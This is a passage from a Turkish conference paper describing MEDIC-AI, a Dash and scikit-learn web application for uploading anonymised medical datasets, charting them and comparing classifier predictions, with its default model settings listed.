- [12] Elmas, B. Bahadır. Evrişimli sinir ağları ile mermer ve granit çeşitlerinin transfer öğrenme yöntemiyle sınıflandırılması. *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, 2022, 37.2: 985-1002.
- [13] Çelik, Ö., & Odabaşı, A. Sign2Text: Konvolüsyonel Sinir Ağları Kullanarak Türk İşaret Dili Tanıma. *Avrupa Bilim ve Teknoloji Dergisi*, 2020, 19: 923-934.
- [14] Kaggle:” Turkish Sign Language (Fingerspelling)”. Erişim:25 Ocak 2023 <https://www.kaggle.com/datasets/feronial/turkish-sign-languagefinger-spelling>
- [15] Uğurlu, M., DOGRU, İ., & Arslan, R. S. Karanlık ağ trafiğinin makine öğrenmesi yöntemleri kullanılarak tespiti ve sınıflandırılması. *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, 2023, 38.3: 1737-1746.

VERİ ANALİZİNE VE TAHMİNLEMESİNE DAYALI GELİŞTİRİLEN MEDIC-AI WEB UYGULAMASI ⁽¹⁾

Amir Karaj ^{*1}, Prof. Dr. Ali Serdar Fak ², Dr. Öğr. Üyesi Zehra Aysun Altıkardes ³

¹Marmara Üniversitesi, Fen Bilimleri Enstitüsü, Bilgisayar Mühendisliği Bölümü, İstanbul, TÜRKİYE,
amirkaraj02@gmail.com

²Marmara Üniversitesi, Hipertansiyon ve Ateroskleroz Eğitim, Uygulama ve Araştırma Merkezi, İstanbul,
TÜRKİYE, serdarfak@gmail.com

³Marmara Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Bilgisayar Teknolojileri Bölümü, İstanbul,
TÜRKİYE, aaltikardes@marmara.edu.tr

*Sorumlu Yazar: amirkaraj@gmail.com

Özet: MEDIC-AI (Medical Artificial Intelligence) web uygulaması, HİPAM (Hipertansiyon ve Ateroskleroz Eğitim, Uygulama ve Araştırma Merkezi) ve tıp öğrencileriyle ortaklaşa medikal veriler üzerine geliştirilmiştir. Uygulamada sadece medikal verilerden olmaksızın, farklı anonim veri setleri de kullanılmıştır. Geliştirilen bu web uygulamasında, kullanıcı tarafından, veri tabanından yüklenen anonim verilerden, istenilecek herhangi bir veri tablosu seçebilmektedir. En başta verinin analizini ve incelemesini web uygulaması üzerine yapılabilme şeklinde tasarlanmış ve geliştirilmiştir. Daha sonra kullanıcıya sunulan ML algoritmalarından, istenilen bir algoritma seçerek kullanılan anonim veri setleri, tablo üzerine bir örneklem seçerek tahminleme sonuçlarını ve bu sonuçların grafiklerini ve raporlarını inceleyebilmektedir. Sunulan farklı ML algoritmalar üzerine deneme ve tahminleme sonuçları alabilir, tahminleme sonuçlarının karşılaştırabilir ve grafikler üzerine incelenme ve veri analizini yapabilir şeklinde geliştirildi. Kullanıcıya sunulan farklı grafikler, histogram, bar, scatter matrixler, kümeleme gibi grafikler, üzerine veri incelenme ve analizi yapabilir gibi özelliklerle, web üzerine ML destekli bir uygulama geliştirilmiştir. Geliştirilen web uygulamamız, dosya yükleme özelliği ile veri tabanında yüklenecek anonim ya da herhangi bir veri seti ile farklı hastalıkların, kullanıcıya sunulan birden fazla (yedi (7)) makine öğrenme algoritma teknikleri ile tahminleme sonuçlarını ve analizlerini yapabilmektedir.

Anahtar Kelimeler: Makine Öğrenmesi, Hipertansiyon, Kardiyovasküler Hastalıkları, Kümeleme Algoritmaları, Dash Plotly, Denetimsiz Öğrenme.

The Medic-AI Web Application Based on Data Analysis and Prediction

Amir Karaj ^{*1}, Prof. Dr. Ali Serdar Fak ², Dr. Öğr. Üyesi Zehra Aysun Altıkardes ³

¹Marmara University, Institute of Pure and Applied Sciences, Department of Computer Engineering, İstanbul, TURKEY, amirkaraj02@gmail.com

²Marmara University, Hypertension and Atherosclerosis Education, Application and Research Center, İstanbul, TURKEY, serdarfak@gmail.com

³Marmara University, Vocational School of Technical Sciences, Department of Computer Technology, İstanbul, TURKEY, aaltikardes@marmara.edu.tr

* Corresponding author: amirkaraj@gmail.com

Abstract: The MEDIC-AI (Medical Artificial Intelligence) web application has been developed on medical data in partnership with HIPAM (Hypertension and Atherosclerosis Education, Application

¹ Bu makale/bildiri ‘‘Kardiyovasküler Hastalıklarının Teşhisine Yönelik Makine Öğrenmesi Algoritmaları ile Karar Destek Sistemi Tasarımı’’ adındaki yüksek lisans tezinden türetilmiştir.

and Research Center) and medical students. In this application beside medical data set also are used also different anonymous data sets. In this application user can select any desired data table from the anonymous data and load it from the database. The MEDIC-AI application is designed and developed in such a way that after loading the data table user can analyze and examine the data on the application. Then, by selecting a sample from the table and by choosing any of ML algorithms presented on the application, user can examine and analyses the result of the anonymous data sets results. User also on application can see different graphics such as histogram, bar, scatter clustering and many more. Also, application is developed with features such as testing and estimation results on different machine learning algorithms offered to users, comparison of estimation results, analysis on graphics, data examination and analysis. Our web application, with the file upload feature offered to the users, can upload to the database any anonymously or any other data set, can make prediction, take results, and make analyzes for different diseases with multiple (seven (7)) machine learning algorithm techniques that are develop for the users on web application.

Keywords: Machine Learning, Hypertension, Cardiovascular Diseases, Clustering Algorithms, Dash Plotly, Unsupervised Learning.

1. Giriş

Büyük veri ve makine öğrenimi, modern yaşamın birçok yönü üzerinde etkili oluyor. Yapay zekâ (AI) uygulamasının teşhisten tedaviye kadar sağlık hizmetlerinin tüm alanlarında önemli gelişmeler sağlayabileceğine dair büyük bir iyimserlik var [1]. Yapay zekâ (AI), bankacılık ve finans, eğitim, e-ticaret ve sağlık gibi geniş alanlarda geliştirilmiş ve ilerlenmiştir. Teknoloji endüstrisinde yapay zekâ, birçok yeniliği için önemli bir kolaylaştırıcı olmuştur [2].

Dünya genelinde yapılan araştırmalar ve yazılan makalelere bakılarak, birçok farklı alanlarda çok sayıda makine öğrenmesi, büyük data teknikleri, derin öğrenme gibi uygulamalar yapılmış, geliştirilmiştir ve halen devam etmektedir. Yapılan birçok makine öğrenme uygulamaları farklı alanlarda kullanılmaktadır [3].

1.1 Literatür Taraması

Tıp alanında makine öğreniminin kullanımı, teknoloji geliştikçe giderek yaygınlaşmaktadır. Makine öğrenimi, verilerden bilgi almak ve tahminlerde bulunmak için algoritmalar kullanan bir yapay zekâ biçimidir. Tıbbi alanda, hastalıkları teşhis etmek, sonuçları tahmin etmek ve kişiselleştirilmiş tedaviler sağlamak için makine öğrenimi kullanılmaktadır [4].

Hangi nadir ve ölümcül hastalıklarda makine öğrenme teknikleri uygulandığını, hangi algoritmaların, hangi verilerinin kullanıldığını veya hangi tıbbi uygulamaları (ör. Tanı alma) araştırılmıştır [5].

Başka bir çalışmada, aynı anda birden fazla etiketle(sınıf) ilişkilendirildiği çoklu-etiket(multi-label) sınıflandırma yöntemleri kullanılmıştır. Bu çalışmada yedi farklı algoritma kullanılarak yeni çoklu-etiket (multi-label) ABPM veri kümesinde deneysel olarak karşılaştırma yapılmıştır [6].

Sağlık, bilişim ve genel yaşam alanlarında birçok problemlerinin önüne geçebilmesi için çalışmalar yürütülmektedir. Bunun için farklı makine öğrenmesi algoritmaları, veri madenciliği yöntemleri ya da derin öğrenme teknikleri kullanılarak birçok problemlerin analizine ve tahminine büyük ölçüde destek olmaktadır. Makine öğrenme modellerinin performansları yüksek oranlarda olan modeller sıkça kullanılmaktadır [7].

Makine öğrenmesi (ML), örüntü tanımayaya dayalı bir tür yapay zekâdır (AI). Risk ölçülerini belirlemek ve tahmin etmek için kullanılan denetimli ve denetimsiz öğrenme algoritmalarının, sinir ağı yöntemleriyle başlayarak farklı makine öğrenme algoritmaları ve yöntemleri kullanılmıştır [8-9].

Medikal alanında yapılan bir çalışmada, yapay zekâ algoritmaları ve istatistiksel analiz metotlarının kullanılmasıyla Diabetes Mellitus (DM) ve Hipertansiyon (HT) hastalarını ait sonuçlarla veri madenciliği tekniklerini kullanarak hastalıkları ön görebilecek bir uzman sistem tasarımı yapılması amaçlanmıştır. Bu çalışma makine öğrenmesi algoritmalarından karar ağaçları modelleri kullanılmıştır [10].

Literatürde baktığımızda çoğu yapılan uygulamaların önceden, Matlab, Jupyter Notebook, Anaconda Spyder gibi farklı geliştirme ortamlarında veri analizleri, veri temizleme, grafik tasarımları ve incelemeleri, algoritma geliştirmeleri ve testleri yapıldıktan sonra, uygulamalara aktarılmışlardır. Geliştirilen çoğu uygulamaların sadece belirlenen bir algoritma üzerine çalışmaktadır ve tahminler yapılmaktadırlar. Bunu önüne geçebilmek adına, sadece bir ortam üzerine, istenilen herhangi bir veri yükleyip, veri tabanından isteyen veriyi çektikten sonra, veri temizlenmesi, analizi, grafiksel analizini yapabilmek, sunulan birden fazla algoritmalarıyla birbirleriyle karşılaşmak, testlerini ve tahminlemelerin analizlerini grafiksel üzerine inceleyebilmek için MEDIC-AI adını verdiğimiz uygulamayı geliştirilmiştir. MEDIC-AI (Medical Artificial Intelligence) uygulaması, HİPAM (Hipertansiyon ve Ateroskleroz Eğitim, Uygulama ve Araştırma Merkezi) ve tıp öğrencileriyle ortaklaşa, medikal verileriyle üzerine çalışıldığı için bu adı verildi. Geliştirilen web uygulaması sadece sağlık alanında bağlı olmaksızın, sunulan özellikleriyle kullanıcılara tahmini karar verme açısından yardımcı olabilmek adına geliştirildi. Geliştirilen bu uygulama, web üzerine veri analizine dayalı birden fazla makine öğrenme algoritmaları kullanarak tahminleme modelleri oluşturarak, bu modellerin web uygulamasını üzerine kullanıcı tarafından girilen herhangi bir verinin işlenmesini, grafiksel ve raporlama halinde analiz edilebilmektedir. MEDIC-AI web uygulamasında sunulan birden fazla makine öğrenme algoritmaları her birini teker teker seçerek tahmini sonucuna ulaşılabilmektedir. Bu web uygulamasında makine öğrenme algoritmalarını kullanarak oluşturulan modeller ve alınan tahmini sonuçlarının PR ve ROC grafiklerini, sınıflandırma raporunu kullanıcı tarafından hem uygulamada görüntüleyebilir hem de excel formatında bilgisayarda indirilmektedir. Böylece kullanıcıya kullandığı makine öğrenme algoritmalarının tahminleme sonucundan raporlarını ve grafiklerini inceleyerek, tahminleme sonucunu karşılaştırarak daha iyi bir fikre ve sonuca ulaşılabilmektedir.

2. Materyal ve Yöntem

Geliştirilen MEDIC-AI uygulaması medikal veriler üzerine denemeler ve testler yapılmıştır. Şu ana kadar geliştirilen özellikleriyle web uygulamamız sadece medikal veriler için değil, farklı alanlara ve verilerle çalışma potansiyeline sahiptir. Web uygulaması birden fazla makine öğrenme algoritmalarıyla desteklenmiş, veri analizine ve tahminlemeye dayalı bir web uygulamasıdır. Bu uygulamayı geliştirmek için PyCharm IDE ile çalışılmış. Veri yükleme, veri tabanından verileri tablo halinde çekme, grafikleri için seçilen tabloya göre veri çekme, algoritma geliştirmelerinde gibi özelliklerinin çalışabilmesi için Python programlama dili kullanılmıştır. Veriler için grafiksel analizini yapabilmek için Plotly'nin sunduğu grafik türleri kullanılmıştır. Uygulamanın Dashboard kısmını oluşturmak için Python, Flask ve Javascript birleşiminde geliştirilen Dash Framework'ü kullanılmıştır. Veri tabanı olarak, .csv veya .xlsx formatında veriler birer tablo halinde kaydedebilmek için PostgreSQL veri tabanı

kullanılmıştır. Web uygulamasında sunulan makine öğrenme algoritmaları **Scikit-learn** Python kütüphanesinden faydalanmıştır.

2.1. Python

Python programlama dili sunduğu kolaylıklar sayesinde en popüler programlama dillerinden biri olarak yer almaktadır [11]. Python, üst düzey, genel amaçlı bir programlama dilidir ve çoklu programlama paradigmalarını destekler [12]. Python, TensorFlow, Keras, Pytorch, Scikit-learn, Pandas ve NumPy gibi kutuphanelerin yardımıyla birçok makine öğrenme ve derin öğrenme projelerinde yaygın olarak kullanılmaktadır [13].

2.2. Scikit-learn

Scikit-learn, Python programlama dili ile entegre edilmiş, kullanımı kolay olan bir kütüphanedir. Çokça kullanılan makine öğrenimi algoritmalarını son teknoloji uygulamalarını sağlamak için bu zengin ortamı kullanır [14-15].

2.3. Plotly

Plotly bir Python kütüphanesidir. İstatistiksel, finansal, bilimsel gibi farklı alanlarda ve 3 boyutlu grafikler kullanımlarını destekleyen etkileşimli, açık kaynaklı bir grafiksel kütüphanesidir. Dash'i kullanarak oluşturulmuş web uygulamalarının bir parçası olarak sunulabilen güzel etkileşimli grafikler oluşturmaya yardımcı oluyor [16]. Plotly, çevrimiçi grafik, analiz ve istatistik araçlarının yanı sıra Python, R, MATLAB, Perl, Julia, Arduino ve REST gibi diller için bilimsel grafik kutuphaneleri sunar [17].

2.4. Dash

Dash, python, R, Julia ve F#(deneysel) dillerinde hızla web uygulamaları oluşturmak için sunulan düşük kodlu bir python kütüphanesidir. MIT lisansı altında yayınlanan açık kaynaklı bir python kütüphanesidir. Etkileşimli veri görselleştirme ile bir web uygulaması oluşturmak için gereken tüm teknolojileri ve protokolleri soyutlar [18].

Dash, Ana dash kutuphanesine ek olarak, dash-html-components ve dash-core-components paketleri bir Dash uygulamasının yapı taşlarını oluşturur [19].

1. **dash-html-components**, Dash web uygulamasının düzenini oluşturmak için bir arayüz sağlar;

2. **dash-core-components**, bir Dash uygulamasıyla etkileşimler için kullanılan yaygın araçlardan oluşan bir pakettir ve plotly.py ile yapılan etkileşimli grafikler için bir dcc.Graph bileşeni içerir.

Geliştirme esnasında uygulamayı farklı kılmak açısından sadece bir algoritma kullanmamaya karar verildi. Hem sistem açısından hem farklı algoritmalarının bir sistem üzerine nasıl çalışacağını fikir edebilme açısından hem de kullanılan algoritmalarının doğruluk paylarını ölçmek açısından birden fazla algoritmalar kullanmasına karar verilmiştir. Bu doğrulukta araştırıldığında, literatürde ve çoğu uygulamalarda sıkça kullanılan algoritmalar inceleyip, geliştirilmiş ve kullanılmıştır.

2.5. Kullanılan Makine Öğrenmesi Algoritmaları

Geliştirilen MEDIC-AI uygulamasında tablo 2.3.'te türlere göre gruplandırılan makine öğrenimi algoritmaları kullanılmıştır:

1. Sınıflandırma algoritmalarıyla tahminleme ve raporlama yapılmıştır.
2. Regresyon algoritmaları grafiksel olarak yer verilmiştir.
3. Kümeleme algoritmalarından 1 (bir) tanesi de grafiksel olarak gösterilmiştir.

Tablo 2. Makine öğrenmesi algoritma türleri.

ML Algoritmaları	Denetimli	Denetimsiz
Kategorik	Sınıflandırma	Birliktelik Kuralı Madenciliği
Sayısal (Devamlı)	Regresyon	Kümeleme Boyutsal Küçülme


MEDIC-AI uygulamasında modelleme ve tahminleme için kullanılan makine öğrenme algoritmaları aşağıdaki gibi belirtilmiştir:

1. Yapay Sinir Ağları (Artificial Neural Network ANN)
2. Destek Vektör Makinesi (Support Vector Machine SVM)
3. K-en Yakın Komşu (K-Nearest Neighbor K-NN)
4. Karar ağacı (Decision Tree DT)
5. Naive Bayes (NB)
6. CatBoost

Grafikleme amacıyla kullanılan Regresyon ve kümeleme algoritmaları aşağıdaki gibi gösterilmiştir:

7. Linear Regression
8. Logistic Regression
9. K-Means Kümeleme

Şekil 1. Bu çalışmada kullanılan makine öğrenme algoritmaları.



3. Bulgular

MEDIC-AI web uygulaması <http://medicaibeta.herokuapp.com/> link üzerine erişebilmektedir. Uygulama beta versiyonunda olduğu için bulut platformunda medicaibeta olarak isimlendirilmiştir. İlk olarak uygulamaya girmeye çalıştığınızda bir giriş ekranı karşınıza çıkıyor. Kullanıcı adı ve şifre girdikten sonra ekran açılacaktır. Veri yüklemek için “Dosya Yükle” butonunu basarak. csv veya. xlsx formatından veri yükleyebiliriz. Dosya yüklerken dikkat etmemiz gereken bir kural vardır. Daha sonra makine öğrenimi algoritmalarını ve grafiklerini sorunsuz bir şekilde çalışmasını istiyorsak veri dosyasında mecburi olarak “**SONUC**” kolonu olması gerekmektedir. Bu kolonun olması mecburiyeti makine öğrenme algoritmalarından kullandığımız “**target label**” dediğimiz “**OUTPUT**” kolonunu oluşturmak içindir. Veri yüklediğimizde “Veriler” butonunu basarak tablo seçimi yapabiliriz. İntput kısmında veri tabanında bulunan tablo isimlerini görebiliriz. Böylece bir tablo ismini seçtiğimizde veriler tablo halinde uygulamamızda görebiliriz.

Şekil 2. Veri tabanından seçilen tablonun gösterimi ve veri içeriği.

</

Ayrıca uygulama üzerine yüklenen verinin kaç tane özellik (sütun) ve örneklem (satır) sayısı olduğunu da gösterilmektedir. Böylece ilk bakışta veri yüklendiğinde veri hakkında birkaç bilgi öğrenebilmekteyiz.

Şekil 3. Farklı tabloların Özellikler ve Örneklem sayısı gösterimi.

Ozellikler Sayisi: 32	Ozellikler Sayisi: 26	Ozellikler Sayisi: 31
Orneklem Sayisi: 569	Orneklem Sayisi: 1000	Orneklem Sayisi: 83

MEDIC-AI uygulamasında Veriler kısmında kullanıcıya ‘Kaydet’ butonuyla tablo üzerine yaptığı herhangi bir değişiklik farklı adında ana tabloyu bozmadan kaydetmektedir. Yine de uygulama üzerine ‘Tablo Sil’ adındaki özellik ile kullanıcı istediği tabloyu silebilir.

Şekil 4. kaydetme esnasında oluşturulan yeni cancer_1 adındaki tablo.


cancer_
hastaveri_
cancer_
kalphastaliklar_
heartdesease_
cancer_1

Şekil 5. Silme esnasında silinen kalphastaliklar_ tablonun silinmesi.

cancer_
hastaveri_
cancer_
kalphastaliklar_
heartdesease_
cancer_1

Select a table
hastaveri_
cancer_
heartdesease_
cancer_1


Şekil 6. Uygulama genel bakış.



3.1 Algoritma Seçimi ve tahminleme sonuçları

MEDIC-AI uygulamasından veri içeriği ve analizi, gereken silmeler ve eklemeler yapıldıktan sonra, tahminleme kısmında, uygulamada kullanılan makine öğrenme algoritmalarını kullanarak tahminleme sonuçları elde edilmeye başlanmıştır. Elde edilen tahminleme sonuçları, aşağıda kullanılan algoritmayla beraber, karmaşıklık matrisi, sınıflandırma raporları, ROC ve PR eğrileriyle gösterilmiştir. Uygulamada eğitim ve test veri dağıtımı %70 eğitim, %30 test varsayılmıştır. Sistemde yüklenmiş farklı tablo verilerden üzerinde veriler herhangi bir veri seçerek tahminleme sonuçları elde edilmiş ve raporlanmıştır. Elde edilen bilgiler aşağıdaki görsellerde gösterilmiştir.

Şekil 7. Uygulamada sunduğumuz makine öğrenme algoritmaları.



Yeni bir hastadan gelen verileri tabloda “Yeni örneklem ekle” butonunu basarak verilerimizi tablo üzerine girebiliriz. Veri girişini bitirdikten sonra tabloda bulunan “radio butonunu” seçerek o veriyi tahminini yapabiliriz.

Şekil 8. Yeni gelen verini tahmini için seçimi.

	YAS_ARAL	DS_CINSI	MT_WBC	MT_RBC	MT_HGB	MT_HCT
	filter dat					
x	65+	K	6	4.8	29.3	47.3
x	41-65	E	9	5.4	26.7	38.9
x	41-65	K	6.9	5	30.4	46.7
x	0-40	K	6.4	4.2	12.5	35.8
x	41-65	E	9.6	4.8	15	42.7
x	41-65	K	7.1	5	13.6	40.2
x			5	4.3	30.2	40.5

Şekil 9. SVM algoritmayla tahmini sonuç gösterimi.

Model Tahmini:

SVM


SONUC:

DIPPER

Tahmin Yap

Model tahminini yaptıktan sonra “Model Tahmin Sonuçları” butonunu basarak uygulamanın sayfa sonunda bize tahminleme yapılan seçili makine öğrenme algoritmanın sonuçlarını göstermektedir.

Şekil 10. SVM algoritmanın tahmini sonuçları.



4. Sonuçlar

MEDIC-AI web uygulaması beta versiyonunda medical alanında yapılan araştırmalar ve bu alanda kullanılan anonim veri setleri kullanılarak geliştirilmiştir.

Geliştirilen web uygulamamız sadece sağlık alanında kullanılmak için değil, bilakis genel amaçlı olarak yapılmıştır. Uygulamada kullanıcı herhangi bir veri yüklendiğinde, veri tablo halinde görüntüleme ve inceleme, veri temizleme, silme ve ekleme, sunulan plotly grafikleriyle grafiksel gösterme, veritabanından çekilen herhangi bir verinin veri içeriğini, özellik ve örneklem sayısını gösterebilmektedir. Tablo üzerinde seçilen herhangi bir örneklemin, kullanıcıya sunulan makine öğrenme algoritmalarıyla tahminleme ve bu tahminlemelerin raporlarını, grafiksel görüntülerini inceleyebilir ve analiz yapabilmektedir. Kullanıcı uygulamada kümeleme ve regresyon algoritmalarını kullanarak, veri seti içerisinde bulunan özelliklerini karşılaştırma ve sunulan grafikler yapısı üzerine inceleme yapmaktadır. Şu ana kadar geliştirilen ve deneme sürümünde olan MEDIC-AI web uygulaması altı (6) tahminleme algoritmaları, yedi (7) regresyon algoritmaları, veri yükleme, tablo silme, tablo özelliklerini gösterme, canlı olarak kullanıcıya sunulan grafiksel türlerini seçerek, grafiksel gösterimi yapılabilir hale geliştirilmiştir.

Geliştirilen bu web uygulamada:

- .csv ve .xlsx formatında veri yükleyebilir ve yüklenen veri tabanında yüklenen ismiyle tablo olarak kaydedilir
- İsteddiği tabloyu veri tabanından çekip, verilerini rahatlıkla tablo üzerine gösterilebilir,
- Tablo üzerine yapılan değişiklikler kaydedilebilir ve farklı bir tablo olarak ana tablo veriyi bozmadan veri tabanında kaydolabilir.
- Yeni kaydedilen tabloyu indirebilir veya istendiğinde silebilir.
- Tablo üzerine yeni veri girişleri yapılabilir.
- Yeni girilen verinin tahminlemesi yapılmaktadır.
- Tahminleme sonuçlarını görebilir ve inceleyebilir.

Geliştirilen MEDIC-AI uygulaması deneme sürümünde eklenen ve geliştirilen özellikleriyle, makine öğrenme alanında, raporlama, veri analizi ve veri tahminlemede çokça kullanılan WEKA uygulamasının türkçeleştirilmiş versiyonudur. Onun için şu anda ki deneme versiyonunda uygulamada sadece belli başlı algoritmalar, verilen varsayılan değerlerle çalışmaktadır. WEKA'nın türkleştirilmiş versiyonunun eksikliğini göz önünde bulundurarak, kullanımını kolaylaştırmak adına ve WEKA'dan farklı özellikler ekleyerek bu uygulama geliştirilmiş ve halen geliştirmeye devam etmektedir.

MEDIC-AI web uygulamasında kullanılan makine öğrenme algoritmalar varsayılan değerlerle beraber kullanılmışlardır. Test ve eğitim veri seti dağıtımında varsayılan değerler olarak, %30 test, %70 eğitim olarak belirlenmiştir. Kullanılan makine öğrenme algoritmalarında ise varsayılan değerler olarak ise aşağıdaki gibi kullanılmıştır.


- SVM: **SVC(kernel='poly', degree=3)**
- ANN: **MLPClassifier(hidden_layer_sizes=(50, 50, 50))**
- K-NN: **KNeighborsClassifier(n_neighbors=3)**
- Decision Tree: **DecisionTreeClassifier(criterion='entropy', random_state=0)**
- Naive Bayes: **GaussianNB()**
- CatBoost: **CatBoostClassifier(iterations=5, learning_rate=0.1)**

Geliştirilen web uygulamasının sonuçlarını teyit edebilmek için ve kullanılan makine öğrenme algoritmalarının tahminleme sonuçlarını doğruluklarını kontrol etmek için, WEKA uygulaması ile, anonim veri setleri üzerine karşılaştırma yapılmıştır. Karşılaştırmada veri seti olarak web uygulamasında cancer_ adında adlandırılan anonim veri seti kullanılmıştır. İki (2)

